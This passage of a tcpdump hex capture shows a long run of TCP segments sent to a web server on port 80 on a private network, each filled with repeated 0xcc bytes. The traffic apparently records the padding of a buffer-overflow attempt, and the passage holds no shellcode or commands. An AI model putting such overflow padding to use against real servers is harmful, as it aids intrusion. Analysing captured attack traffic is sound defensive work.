0x0010       c0a8 0287 0050 0657 f3ea 4ac1 0e29 86fa  .....P.W..J..)..
0x0020       5010 40e8 0dd6 0000 2046 4845 5046       P.@......FHEPF
10:30:30.499323 IP 192.168.2.135.1623 > 192.168.2.200.80: . 2681:3217(536)
ack 1 win 5360 (DF)
0x0000       4500 0240 1eeb 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 86fa f3ea 4ac1  .....W.P.)....J.
0x0020       5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
0x0030       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0070       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0090       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0140       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0160       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0220       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230       cccc cccc cccc cccc cccc cccc cccc cccc  ................
10:30:30.499409 IP 192.168.2.135.1623 > 192.168.2.200.80: . 3217:3753(536)
ack 1 win 5360 (DF)
0x0000       4500 0240 1eec 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 8912 f3ea 4ac1  .....W.P.)....J.
0x0020       5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
0x0030       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0070       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0090       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
0x00f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0140       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0160       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0220       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
10:30:30.499461 IP 192.168.2.135.1623 > 192.168.2.200.80: . 3753:4289(536)
ack 1 win 5360 (DF)
0x0000       4500 0240 1eed 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 8b2a f3ea 4ac1  .....W.P.).*..J.
0x0020       5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
0x0030       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0070       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0090       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0140       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0160       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
0x0220       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230       cccc cccc cccc cccc cccc cccc cccc cccc  ................
10:30:30.499512 IP 192.168.2.135.1623 > 192.168.2.200.80: . 4289:4825(536)
ack 1 win 5360 (DF)
0x0000       4500 0240 1eee 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 8d42 f3ea 4ac1  .....W.P.).B..J.
0x0020       5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
0x0030       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0070       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0090       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0140       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0160       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0220       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230       cccc cccc cccc cccc cccc cccc cccc cccc  ................
10:30:30.505204 IP 192.168.2.200.80 > 192.168.2.135.1623: . ack 4825 win
16616 (DF)
0x0000       4500 0028 0054 4000 8006 73dc c0a8 02c8  E..(.T@...s.....
0x0010       c0a8 0287 0050 0657 f3ea 4ac1 0e29 8f5a  .....P.W..J..).Z
0x0020       5010 40e8 0576 0000 2045 4a45 4f47       P.@..v...EJEOG
10:30:30.505274 IP 192.168.2.135.1623 > 192.168.2.200.80: . 4825:5361(536)
ack 1 win 5360 (DF)
0x0000       4500 0240 1eef 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 8f5a f3ea 4ac1  .....W.P.).Z..J.
0x0020       5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
0x0030       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0070       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
0x0090       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0140       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0160       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0220       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
10:30:30.505374 IP 192.168.2.135.1623 > 192.168.2.200.80: . 5361:5897(536)
ack 1 win 5360 (DF)
0x0000       4500 0240 1ef0 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 9172 f3ea 4ac1  .....W.P.).r..J.
0x0020       5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
0x0030       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0070       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0090       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0140       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0160       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
0x01c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0220       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
10:30:30.505426 IP 192.168.2.135.1623 > 192.168.2.200.80: . 5897:6433(536)
ack 1 win 5360 (DF)
0x0000       4500 0240 1ef1 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 938a f3ea 4ac1  .....W.P.)....J.
0x0020       5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
0x0030       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0070       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0090       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0140       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0160       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0220       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
10:30:30.505476 IP 192.168.2.135.1623 > 192.168.2.200.80: . 6433:6969(536)
ack 1 win 5360 (DF)
0x0000       4500 0240 1ef2 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 95a2 f3ea 4ac1  .....W.P.)....J.
0x0020       5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
0x0030       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0070       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
0x0090       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0140       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0160       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0220       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
10:30:30.505526 IP 192.168.2.135.1623 > 192.168.2.200.80: . 6969:7505(536)
ack 1 win 5360 (DF)
0x0000       4500 0240 1ef3 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 97ba f3ea 4ac1  .....W.P.)....J.
0x0020       5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
0x0030       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0070       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0090       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0140       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0160       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
0x01c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0220       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
10:30:30.506158 IP 192.168.2.200.80 > 192.168.2.135.1623: . ack 7505 win
16616 (DF)
0x0000       4500 0028 0055 4000 8006 73db c0a8 02c8  E..(.U@...s.....
0x0010       c0a8 0287 0050 0657 f3ea 4ac1 0e29 99d2  .....P.W..J..)..
0x0020       5010 40e8 fafd 0000 2041 4241 4346       P.@......ABACF
```

```
10:30:30.506201 IP 192.168.2.135.1623 > 192.168.2.200.80: . 7505:8041(536)
ack 1 win 5360 (DF)
0x0000       4500 0240 1ef4 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 99d2 f3ea 4ac1  .....W.P.)....J.
0x0020       5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
0x0030       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0070       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0090       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0140       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0160       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0220       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
10:30:30.506286 IP 192.168.2.135.1623 > 192.168.2.200.80: . 8041:8577(536)
ack 1 win 5360 (DF)
0x0000       4500 0240 1ef5 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 9bea f3ea 4ac1  .....W.P.)....J.
0x0020       5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
```

```
0x0030         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0070         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0090         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00f0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0140         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0160         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01a0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01c0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0220         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230         cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
10:30:30.506336 IP 192.168.2.135.1623 > 192.168.2.200.80: . 8577:9113(536)
ack 1 win 5360 (DF)
0x0000         4500 0240 1ef6 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010         c0a8 02c8 0657 0050 0e29 9e02 f3ea 4ac1  .....W.P.)....J.
0x0020         5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
0x0030         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060         cccc cccc cccc cccc cccc cccc cccc cccc  ................
